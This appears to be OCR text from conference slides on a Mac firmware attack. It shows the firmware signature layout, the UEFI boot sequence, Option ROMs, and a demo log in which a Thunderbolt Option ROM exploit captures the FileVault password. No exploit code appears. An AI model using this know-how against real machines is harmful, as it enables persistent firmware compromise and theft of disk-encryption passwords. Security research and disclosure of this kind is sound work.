

EFI_CERT_RSA2048_SHA256 guid
RSA2048 public key
(little endian, unused)
RSA2048(SHA256(fv))
signature
Apple SCAP trailer guid
Not a valid SCAP
file signature...

Signatures are checked in software!


How to mount this attack?


Details

CPU begins executing at f.fff0
BIOS firmware begins init of hw
Applies microcode patches
Execute Firmware Support Pkg (blob)
[Ram is setup]
Copy firmware to RAM
Begin executing in RAM
Setup interrupts, timers, clocks
Bring up other cores
Setup PCI
Setup ACPI tables
Execute OS loader




Option ROMs





Loading kernel cache file 'System\Library\Caches\
ernelcache'...
.....
root device uuid is '7A18BC97-4624-3FE9-A158-41D2
+++++ ExitBootServices +++++
***** Password: '2pwtwo!\x000D'
Starting OS... 10 0F 0E
0C 0B 0A 09 08 07 06 05
Thunderbolt device with
OptionROM exploit
File Vault password
reported by OptionROM

